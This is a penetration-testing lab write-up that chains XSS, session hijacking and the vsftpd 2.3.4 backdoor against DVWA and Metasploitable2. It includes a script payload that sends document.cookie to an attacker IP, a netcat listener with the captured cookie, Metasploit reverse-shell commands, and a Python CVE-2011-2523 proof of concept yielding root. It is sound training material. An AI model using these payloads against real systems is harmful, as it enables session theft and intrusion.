Advanced Vulnerability Exploitation

Multi-stage attacks

Multi-stage attacks are advanced cyberattacks where an attacker combines multiple vulnerabilities in a sequence to achieve a larger objective, such as full system or account compromise. Instead of relying on a single weakness, the attacker moves step by step for example, exploiting XSS to steal session data, using that access for session hijacking, and then performing actions through CSRF. Each stage builds on the previous one, increasing the impact and bypassing security controls, making these attacks more powerful and harder to detect.

- XSS (Cross-Site Scripting)

  Cross-Site Scripting (XSS) is a vulnerability where an attacker injects malicious JavaScript into a web application, which then executes in a victim's browser. When an admin or user visits the affected page, the script runs with their privileges and can access sensitive data such as cookies, session tokens, or input fields. This is often the entry point for further attacks in an exploit chain.

- Session Hijacking

  Session hijacking occurs when an attacker steals a valid session token (usually from cookies) and uses it to impersonate a legitimate user. After exploiting XSS, the attacker can capture the admin's session cookie and reuse it to gain unauthorized access without needing login credentials. This effectively gives the attacker full control over the victim's account.

- CSRF (Cross-Site Request Forgery)

  CSRF is an attack that tricks a logged-in user into performing unintended actions on a web application. Once the attacker has access to the admin session, they can send forged requests (like changing a password or creating a new user) that the server trusts because they come from an authenticated session. This allows the attacker to manipulate the system without the admin's knowledge.

Modify public exploits from Exploit Database

Modifying public exploits from Exploit Database involves adapting existing Proof-of-Concept (PoC) code to suit a specific target environment. Since these exploits are typically generic, changes such as updating the target IP, port, payload, or system-specific parameters are required to ensure successful execution. This practice helps improve exploit reliability and demonstrates practical penetration testing skills.

1. Identify the Vulnerability
   - Choose a known vulnerability (CVE) on the target system.
   - Understand how it works (service, version, impact).
2. Find a Public Exploit
   - Search for a PoC from Exploit Database
   - Download or copy the exploit code/script.
3. Analyse the Exploit Code
   Read the script to understand:
   - Required inputs (IP, port, URL)
   - Payload type (reverse shell, command execution)
   - Dependencies
4. Modify Target Parameters
   Update:
   - Target IP address
   - Port number
   - URL/path

   Ensure it matches your lab environment.
5. Customize Payload
   Adjust payload based on system:
   - OS (Linux/Windows)
   - Network setup

   In Metasploit:

   - Set **LHOST** (your IP)

- Set **LPORT** (listener port)
- Choose correct payload (e.g., reverse shell)

6. Test the Exploit
   - Run the exploit in a controlled lab (e.g., Metasploitable/DVWA)
   - Check if you get access (shell/session)

7. Debug & Adjust
   If it fails:
   - Fix payload issues
   - Check firewall/network
   - Modify exploit timing or parameters

8. Document Changes
   Record:
   - What you modified
   - Why changes were needed

Learn to bypass basic defenses like WAFs using encoding or polymorphism

Learning to bypass basic defence like Web Application Firewalls (WAFs) involves understanding how these systems detect malicious input and how attackers alter payloads to evade detection. Techniques such as encoding (e.g., URL encoding or Unicode encoding) transform payloads into different formats so they appear harmless to filters, while polymorphism involves dynamically changing the structure or signature of the payload without altering its function. These methods help demonstrate how simple security controls can be bypassed and highlight the importance of robust input validation and advanced detection mechanisms.

Customize payloads in Metasploit

1. Select Exploit Module
   - Open Metasploit (msfconsole)
   - Choose the exploit based on vulnerability
   - Example: use exploit/windows/smb/ms17_010_eternalblue

2. Choose Payload
   - List available payloads:
     show payloads
   - Select suitable payload (based on target OS)
     Example,
     set PAYLOAD windows/meterpreter/reverse_tcp

3. Set Target Details
   Configure target system:
   set RHOST <target_ip>
   set RPORT <target_port>

4. Configure Payload Settings
   - Set your machine details:
     set LHOST <your_ip>
     set LPORT <your_port>
   - These allow the target to connect back to you

5. Run the Exploit
   - Run command 'exploit'
   - Wait for session (e.g., Meterpreter)

6. Verify Access
   - Check sessions:
     sessions
   - Interact:
     sessions -i 1

Chained Exploit on Web Server

Tools Used

- Metasploit
- Python
- Exploit Database

Exploit Chain (XSS → RCE)

1. Find XSS
   Open DVWA or a vulnerable web app
   Inject payload in input field:
   <script>alert('XSS')</script>

Figure 1: An alert was generated using an XSS payload.

2. Capture Session
   - Replace payload to capture cookie:
     <script>document.location='http://192.168.1.45/cookie?c='+document.cookie
     </script>



Figure 2: XSS payload injected to capture cookies in DVWA.

   - Start listener:
     nc -lvnp 4444

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.1.45] from (UNKNOWN) [192.168.1.45] 37842
GET /cookie?c=befffhook=b3f435a0d0f0f458025412b52a99a91a;%20dvwa=b3f435a0d0f0f458025412b52a99a91a;%20dvwa=b3f435a0d0f0f458025412b52a99a91a;%20security=low;%2
0PHPSESSID=b3f435a0d0f0f458025412b52a99a91a HTTP/1.1
Host: 192.168.1.45
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.1.102/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Figure 3: Cookie captured

3. Hijack Session
   - Copy session cookie b3f435a0d0f0f458025412b52a99a91a
   - Add it in the browser (DevTools → Storage → Cookies)



Figure 4: Add the captured cookie in the browser

- Access admin panel



Figure 5: Access admin panel

4. Get RCE using Metasploit
   - Open Metasploit:
     msfconsole
   - Use exploit:
     use exploit/unix/ftp/vsftpd_234_backdoor
   - Set target:
     set RHOST 192.168.1.100
   - Run:
     exploit

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.102
rhosts => 192.168.1.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.102:21 - USER: 331 Please specify the password.
[+] 192.168.1.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.45:37927 -> 192.168.1.102:6200) at 2026-03-23 07:04:37 -0400
```

Figure 6: Exploiting VSFTPD backdoor vulnerability using Metasploit.

5. Get Shell
   - If successful, a command shell or Meterpreter session will be opened
   - Verify:

     whoami

```
[*] Command shell session 1 opened (192.168.1.45:37927 -> 192.168.1.102:6200) at 2026-03-23 07:04:37 -0400

whoami
root
```

Figure 7: The user was verified using the 'whoami' command

Exploit Log:

Exploit ID	Description	Target IP	Status	Payload
004	XSS → RCE Chain	192.168.1.102	Success	cmd/unix/interact

Table 1: Exploit Log

Lab summary

This lab simulates a multi-stage attack on a Metasploitable2 virtual machine by chaining vulnerabilities to achieve full system access. The attack begins with exploiting an XSS vulnerability to capture a user's session cookie, which is then used for session hijacking to gain authenticated access. After obtaining access, a vulnerable service (e.g., VSFTPD backdoor) is exploited using Metasploit to achieve remote code execution (RCE). The entire process demonstrates how multiple low-level vulnerabilities can be combined into a critical attack scenario. All steps, payloads, and results are documented in an exploit log for analysis.

Modify a Python PoC from Exploit-DB for a specific CVE.

Target – Metasploitable 2

Attacker – Kali Linux

Python Lab Demonstration of vsftpd 2.3.4 (CVE-2011-2523)

- Set target IP

  target = “192.168.1.46”

```
  GNU nano 8.6
# Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
# Date: 9-04-2021
# Exploit Author: HerculesRD
# Software Link: http://www.linuxfromscratch.org/~thomasp/b
# Version: vsftpd 2.3.4
# Tested on: debian
# CVE : CVE-2011-2523

#!/usr/bin/python3

import socket

target = "192.168.1.46"   # change to your lab IP
```

Figure 8: Set target ip

- Run python code

  python3 vsftpd.py 192.168.1.46

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 vsftpd.py 192.168.1.46
[+] FTP Banner: 220 (vsFTPd 2.3.4)

[+] Payload sent, checking backdoor ...
[+] Backdoor port 6200 is OPEN (vulnerable)
[+] Response: uid=0(root) gid=0(root)
```

Figure 9: Run python code

Exploit ID	Description	Target IP	Status	Payload
49719	vsftpd 2.3.4 (CVE-2011-2523)	192.168.1.46	Success	USER test:)

Summarize changes

The script was updated for Python 3 by fixing print syntax, cleaning indentation, and simplifying execution. It now connects to the FTP service, sends a safe trigger payload, checks the backdoor port, and verifies vulnerability by executing a harmless command, confirming root access on the target system.

Conclusion

This project successfully demonstrated the concept of advanced vulnerability exploitation through a structured and practical approach. By performing a multi-stage attack, it was shown how individual vulnerabilities such as Cross-Site Scripting (XSS), session hijacking, and insecure services can be chained together to achieve full system compromise. The lab highlighted that even low- or medium-level vulnerabilities can lead to critical impact when combined strategically.

Additionally, the process of modifying public exploits from Exploit Database and customizing payloads in Metasploit provided hands-on experience in real-world penetration testing techniques. The exercise also emphasized the importance of understanding exploit behaviour, adapting it to specific environments, and documenting each step for analysis.

Furthermore, techniques such as bypassing basic defences like Web Application Firewalls (WAFs) reinforced the need for stronger security mechanisms beyond simple filtering. Overall, this project underlines the importance of proactive vulnerability assessment, secure coding practices, and layered security controls to prevent complex attack chains and protect systems effectively.